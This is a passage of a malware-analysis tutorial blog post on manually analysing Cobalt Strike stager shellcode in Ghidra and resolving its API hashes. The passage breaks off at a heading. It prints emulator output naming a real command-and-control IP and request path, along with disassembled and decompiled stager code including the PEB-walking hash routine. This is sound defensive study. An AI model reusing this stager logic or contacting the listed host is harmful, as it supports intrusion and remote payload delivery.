

Ghidra Basics - Manual Shellcode Analysis and C2 Extraction


 embee-research.ghost.io/ghidra-basics-shellcode-analysis/

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December 8, 2023

Advanced

Manual analysis of Cobalt Strike Shellcode with Ghidra. Identifying function calls and resolving API hashing.



The image shows a composite screenshot of Ghidra and X32dbg. The top part is a Ghidra window titled "Manual Shellcode Analysis With Ghidra and X32dbg". It displays assembly code on the left and C decompiled code on the right. The assembly code includes instructions like POP, PUSH, and PUSH with various addresses and values. The C code shows variable declarations and function calls like LoadLibraryA and InternetOpenA. The bottom part is an X32dbg window showing a register dump with values for EAX, EBX, ECX, EDX, EBP, ESP, ESI, EDI, and EIP. A call stack entry for <wininet.InternetConnectA> is visible, along with a string "%s" in the registers.

In previous posts we decoded some Malicious scripts and obtained Cobalt Strike Shellcode.

After obtaining the Shellcode, we used SpeakEasy emulation to determine the functionality of the Shellcode. This is a great method, but it's not ideal to rely on "automated" style tooling to determine functionality. Even if it works well.

In this post, we'll delve deeper into a Cobalt Strike Shellcode file and analyse it without relying on emulators. All analysis will be done manually with either x32dbg and Ghidra.

```
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

FLARE Sun 26/11/2023 23:33:07.37
C:\Users\Lenny\Desktop\malware\cob_shell>speakeasy -t shellcode_ps1.bin -r -a x86
* exec: shellcode
0x10a2: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x10b0: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x10cc: 'wininet.InternetConnectA(0x20, "195.211.98.91", 0x50, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x10e4: 'wininet.HttpOpenRequestA(0x24, 0x0, "/map/v8.80/JavaScript", 0x0, 0x0, "INTERNET_FLAG_DONT_CACHE | INTERNET
T_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | INTERNET_FLAG_RELOAD", 0x0)' -> 0x28
0x10f8: 'wininet.HttpSendRequestA(0x28, "Accept: application/xhtml+xml, application/xml, application/json\r\nAccept-Lan
guage: el\r\nAccept-Encoding: *, compress\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (
KHTML, like Gecko) Chrome/67.0.3396.79 Safari/537.36\r\n", 0xffffffff, 0x0, 0x0)' -> 0x1
0x111a: 'user32.GetDesktopWindow()' -> 0x198
0x1129: 'wininet.InternetErrorDlg(0x198, 0x28, 0x111a, 0x7, 0x0)' -> None
0x12de: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x12f9: 'wininet.InternetReadFile(0x28, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x12f9: 'wininet.InternetReadFile(0x28, 0x451000, 0x2000, 0x1203fd4)' -> 0x1
0x45038f: Unhandled interrupt: intnum=0x3
0x45038f: shellcode: Caught error: unhandled_interrupt
* Finished emulating

FLARE Sun 26/11/2023 23:33:26.75
C:\Users\Lenny\Desktop\malware\cob_shell>
```

Overview

Before we jump in, here's a summary of the topics covered in this post

- Obtaining the sample
- Loading Into Ghidra and Manually Disassembling
- Defining Functions to Fix Decompiler Issues.
- Locating function calls via API hashing
- Resolving Hashes With Google
- Manually resolving Hashes with a debugger
- Adding Comments Into Ghidra
- Locating Resolved Hashes Using the Ghidra Graph View
- Using Graph View to Identify API hash routines
- Notes on Identifying Windows Structures (PEB,TEB etc)

Obtaining The Sample

You can download the shellcode sample from [Malware Bazaar here](#). The password is [infected](#).

SHA256 : 26f9955137d96222533b01d3985c0b1943a7586c167eceeaa4be808373f7dd30


You can also follow along with most Cobalt Strike or Metasploit shellcode files as they have a very similar structure.

Loading The File Into Ghidra

There is a slightly different process for loading shellcode into Ghidra (compared to a regular PE/exe)

When loading the file, you will be prompted to select an architecture. For this example we can pick any of the options specifying `x86,32,little`.

For windows code, we should ideally pick the "Visual Studio" compiler. but for shellcode it generally doesn't make a difference. The important part is that the architecture (x86), size (32) and Endian-ness (little) are selected.



Once the correct option is specified, we can go ahead and select "ok/yes" on all default options.

Disassembling The Shellcode


Once initial analysis has been completed, the primary Ghidra screen will look something like this.

Since there are no file headers to tell Ghidra where the "code" starts, Ghidra will not decompile the code by default.

We can fix this by manually disassembling the code, which is as simple as selecting the first byte and pressing **D**, (or right-clicking and selecting Disassemble)

```
Listing: shellcode_ps1.bin
//
// ram
// ram:00000000-ram:0000031d
//
    assume DF = 0x0 (Default)
00000000 fc      ??      FCh
00000001 e8      ??      E8h
00000002 89      ??      89h
00000003 00      ??      00h
00000004 00      ??      00h
00000005 00      ??      00h
00000006 60      ??      60h
00000007 89      ??      89h
00000008 e5      ??      E5h
00000009 31      ??      31h  1
0000000a d2      ??      D2h
0000000b 64      ??      64h  d
0000000c 8b      ??      8Bh
0000000d 52      ??      52h  R
0000000e 30      ??      30h  0
0000000f 8b      ??      8Bh
00000010 52      ??      52h  R
```


Here is the disassemble option, which we should select on the First byte.



After disassembling, the primary window should look like this.

Note that the left hand side will be populated with code, but the right-hand side (Decompiler) may still be empty.


We can fix this by defining a function at the beginning of our Shellcode.



Defining a Function and Obtaining Decompiler Output

The decompiler view may still be empty after disassembling the code.

We can fix this by right clicking on the First Byte and selecting **Create Function**, or we can just use the hotkey **F**



Once a function is defined on the first byte, the decompiler view (right-hand side) will now be populated with code.

```

Listing: shellcode.ps1.bin
FUNCTION
-----
undefined FUN_00000000()
AL:1 <RETURN>
FUN_00000000
00000000 fc CLD
00000001 e8 89 00 CALL FUN_0000008f
00 00
00000006 60 PUSHAD
00000007 89 e5 MOV EBP,ESP
00000009 31 d2 XOR EDX,EDX
0000000b 64 8b 52 MOV EDX,dword ptr FS:[EDX + 0x30]
30
0000000f 8b 52 0c MOV EDX,dword ptr [EDX + 0xc]
00000012 8b 52 14 MOV EDX,dword ptr [EDX + 0x14]
LAB_00000015 XREF[1]
00000015 8b 72 28 MOV ESI,dword ptr [EDX + 0x28]
00000018 0f b7 4a MOVZX ECX,word ptr [EDX + 0x26]
26
0000001c 31 ff XOR EDI,EDI
LAB_0000001e XREF[1]
0000001e 31 c0 XOR EAX,EAX
00000020 ac LODSB ESI
00000021 3c 61 CMP AL,0x61
00000023 7c 02 JL LAB_00000027
00000025 2c 20 SUB AL,0x20
LAB_00000027 XREF[1]
00000027 c1 cf 0d ROR EDI,0xd
0000002a 01 c7 ADD EDI,EAX
0000002c e2 f0 LOOP LAB_0000001e
0000002e 52 PUSH EDX
0000002f 57 PUSH EDI
Decompile: FUN_00000000 - (shellcode.ps1.bin)
1
2 void FUN_00000000(int param_1)
3
4 {
5 int iVar1;
6 byte bVar2;
7 int iVar3;
8 uint uVar4;
9 int iVar5;
10 undefined4 *puVar6;
11 byte *pbVar7;
12 uint uVar8;
13 int unaff_FS_OFFSET;
14
15 FUN_0000008f();
16 puVar6 = *(undefined4 **)ate(int *)ate(int *)unaff_FS_OFFSET + 0x30 + 0xc + 0x14);
17 do {
18 uVar4 = (uint)*(ushort *)ate(int *)ate(int *)puVar6 + 0x26);
19 uVar8 = 0x0;
20 pbVar7 = (byte *)puVar6[0xa];
21 do {
22 bVar2 = *pbVar7;
23 if ('' < (char)bVar2) {
24 bVar2 = bVar2 - 0x20;
25 }
26 uVar8 = (uVar8 >> 0xd | uVar8 << 0x13) + (uint)bVar2;
27 uVar4 = uVar4 - 0x1;
28 pbVar7 = pbVar7 + 0x1;
29 } while (uVar4 != 0x0);
30 iVar1 = puVar6[0x4];
31 iVar3 = *(int *)ate(int *)ate(int *)iVar1 + 0x3e) + iVar1 + 0x78);
32 if (iVar3 != 0x0) {
33 iVar3 = iVar3 + iVar1;
34 iVar5 = *(int *)ate(int *)ate(int *)iVar3 + 0x18);
35 while (iVar5 != 0x0) {

```

At this stage, the code should now be fully disassembled, decompiled and ready to analyse.

Locating Function Calls

We can now go ahead and try to identify function calls.

Function calls within ShellCode are almost-always made via API-hashing. This means that there will be no function names within the code. As all calls are made via a hash and a hash-resolving function.

We can view the first API Hashes by clicking on the first function call. Shown below at [FUN_0000008f](#)

```
Decompile: FUN_00000000 - (shellcode_ps1.bin)
1
2 void FUN_00000000(int param_1)
3
4 {
5     int iVar1;
6     byte bVar2;
7     int iVar3;
8     uint uVar4;
9     int iVar5;
10    undefined4 *puVar6;
11    byte *pbVar7;
12    uint uVar8;
13    int unaff_FS_OFFSET;
14
15    FUN_0000008f();
16    puVar6 = *(undefined4 **) (*(int *) (*(int *) (unaff_FS_OFFSET + 0x30) + 0xc) + 0x14);
17    do {
18        uVar4 = (uint)*(ushort *) ((int)puVar6 + 0x26);
19        uVar8 = 0x0;
20        pbVar7 = (byte *)puVar6[0xa];
21        do {
22            bVar2 = *pbVar7;
23            if ('`' < (char)bVar2) {
24                bVar2 = bVar2 - 0x20;
25            }
26        } while (bVar2 < 0);
27    } while (uVar4 < 0);
28}
```

Within the first function, there are two function calls made via API hashing. We can see the hash values highlighted below.

```
Decompile: FUN_0000008f - (shellcode_ps1.bin)
1
2 void FUN_0000008f(void)
3
4 {
5     code *unaff_retaddr;
6     undefined4 uStack_4;
7
8     uStack_4 = 0x696e6977;
9     (*unaff_retaddr)(0x726774c, &uStack_4);
10    (*unaff_retaddr)(0xa779563a, 0x0, 0x0, 0x0, 0x0, 0x0);
11    thunk_FUN_00000307();
12    return;
13 }
14
```

We can also note that only those two values are API Hashes, the first "hash-like" value is actually hex-encoded text.

The API hashes will be those included as arguments to a function, or passed to a variable `unaff_retaddr` which we can see is defined as code (see the `code *` reference on line 5).


```

Decompile: FUN_0000008f - (shellcode_ps1.bin)
1
2 void FUN_0000008f(void)
3
4 {
5   code *unaff_retaddr;
6   undefined4 uStack_4;
7
8   uStack_4 = 0x696e6977;
9   (*unaff_retaddr)(0x726774c,&uStack_4);
10  (*unaff_retaddr)(0xa779563a,0x0,0x0,0x0,0x0,0x0);
11  thunk_FUN_00000307();
12  return;
13 }
14

```

By zooming out and including the disassembly view, we can see that the "hash" values are those inside of a **PUSH** and immediately prior to a **CALL RBP**.

This pattern will differ between Malware, but it is the standard for Cobalt Strike/Metasploit implementations of Shellcode.

If the shellcode uses a common implementation of API hashing, then you can google the hashes and find out the values that they resolve to.

In this case, we can see that **0x726774c** resolves to **LoadLibraryA**.

```

; load wininet
0x00080090: push 0x74656e ; Push the bytes 'wininet',0 onto the stack.
0x00080095: push 0x696e6977 ; ...
0x0008009A: push esp ; Push a pointer to the "wininet" string on the stack.
0x0008009B: push 0x726774c ; hash( "kernel32.dll", "LoadLibraryA" )
0x000800A0: call ebp ; LoadLibraryA( "wininet" )
0x000800A2: call 0x80127

```

Once you have an idea of what the hash value resolves to, we can go ahead and add a comment indicating the resolved function name.

```
Decompile: FUN_0000008f - (shellcode_ps1.bin)
1
2 void FUN_0000008f(void)
3
4 {
5     code *unaff_retaddr;
6     undefined4 uStack_4;
7
8     uStack_4 = 0x696e6977;
9         /* LoadLibraryA */
10    (*unaff_retaddr)(0x726774c,&uStack_4);
11    (*unaff_retaddr)(0xa779563a,0x0,0x0,0x0,0x0,0x0);
12    thunk_FUN_00000307();
13    return;
14 }
15
```

We can google the value `0xa779563a` and determine that it resolves to `InternetOpenA`

```
96     0x0008012C:  push  edi
97     0x0008012D:  push  edi
98     0x0008012E:  push  ecx
99     0x0008012F:  push  0xa779563a      ; hash( "wininet.dll", "InternetOpenA" )
100    0x00080134:  call  ebp
101
102    0x00080136:  jmp   0x801ce
103
```

We can then go ahead and add another comment for `InternetOpenA`.

```
Decompile: FUN_0000008f - (shellcode_ps1.bin)
1
2 void FUN_0000008f(void)
3
4 {
5     code *unaff_retaddr;
6     undefined4 uStack_4;
7
8     uStack_4 = 0x696e6977;
9         /* LoadLibraryA */
10    (*unaff_retaddr)(0x726774c,&uStack_4);
11        /* InternetOpenA */
12    (*unaff_retaddr)(0xa779563a,0x0,0x0,0x0,0x0,0x0);
13    thunk_FUN_00000307();
14    return;
15 }
16
```

If we recall the initial emulation with `SpeakEasy`, we can see that these two functions line up with the initial output.

```
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

FLARE Sun 26/11/2023 23:33:07.37
C:\Users\Lenny\Desktop\malware\cob_shell>speakeasy -t shellcode_ps1.bin -r -a x86
* exec: shellcode
0x10a2: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x10b0: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0)' -> 0x20
0x10cc: 'wininet.InternetConnectA(0x20, "195.211.98.91", 0x50, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x10e4: 'wininet.HttpOpenRequestA(0x24, 0x0, "/map/v8.80/JavaScript", 0x0, 0x0, 0x0, "INTERNET_FLAG_DONT_CACHE | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | INTERNET_FLAG_RELOAD", 0x0)' -> 0x28
0x10f8: 'wininet.HttpSendRequestA(0x28, "Accept: application/xhtml+xml, application/xml, application/json\r\n\r\nAccept-Language: el\r\n\r\nAccept-Encoding: *, compress\r\n\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.79 Safari/537.36\r\n\r\n", 0xffffffff, 0x0, 0x0)' -> 0x1
0x111a: 'user32.GetDesktopWindow()' -> 0x198
0x1129: 'wininet.InternetErrorDlg(0x198, 0x28, 0x111a, 0x7, 0x0)' -> None
0x12de: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x12f9: 'wininet.InternetReadFile(0x28, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x12f9: 'wininet.InternetReadFile(0x28, 0x451000, 0x2000, 0x1203fd4)' -> 0x1
0x45038f: Unhandled interrupt: intnum=0x3
0x45038f: shellcode: Caught error: unhandled_interrupt
* Finished emulating

FLARE Sun 26/11/2023 23:33:26.75
C:\Users\Lenny\Desktop\malware\cob_shell>
```

Note on the Loading of Wininet

If we recall that there was another hex value that looked like an API hash, we can see now that it is actually the (hex encoded) name of the library to load `wininet`.

Resolving API Hashes Using a Debugger (x32dbg)

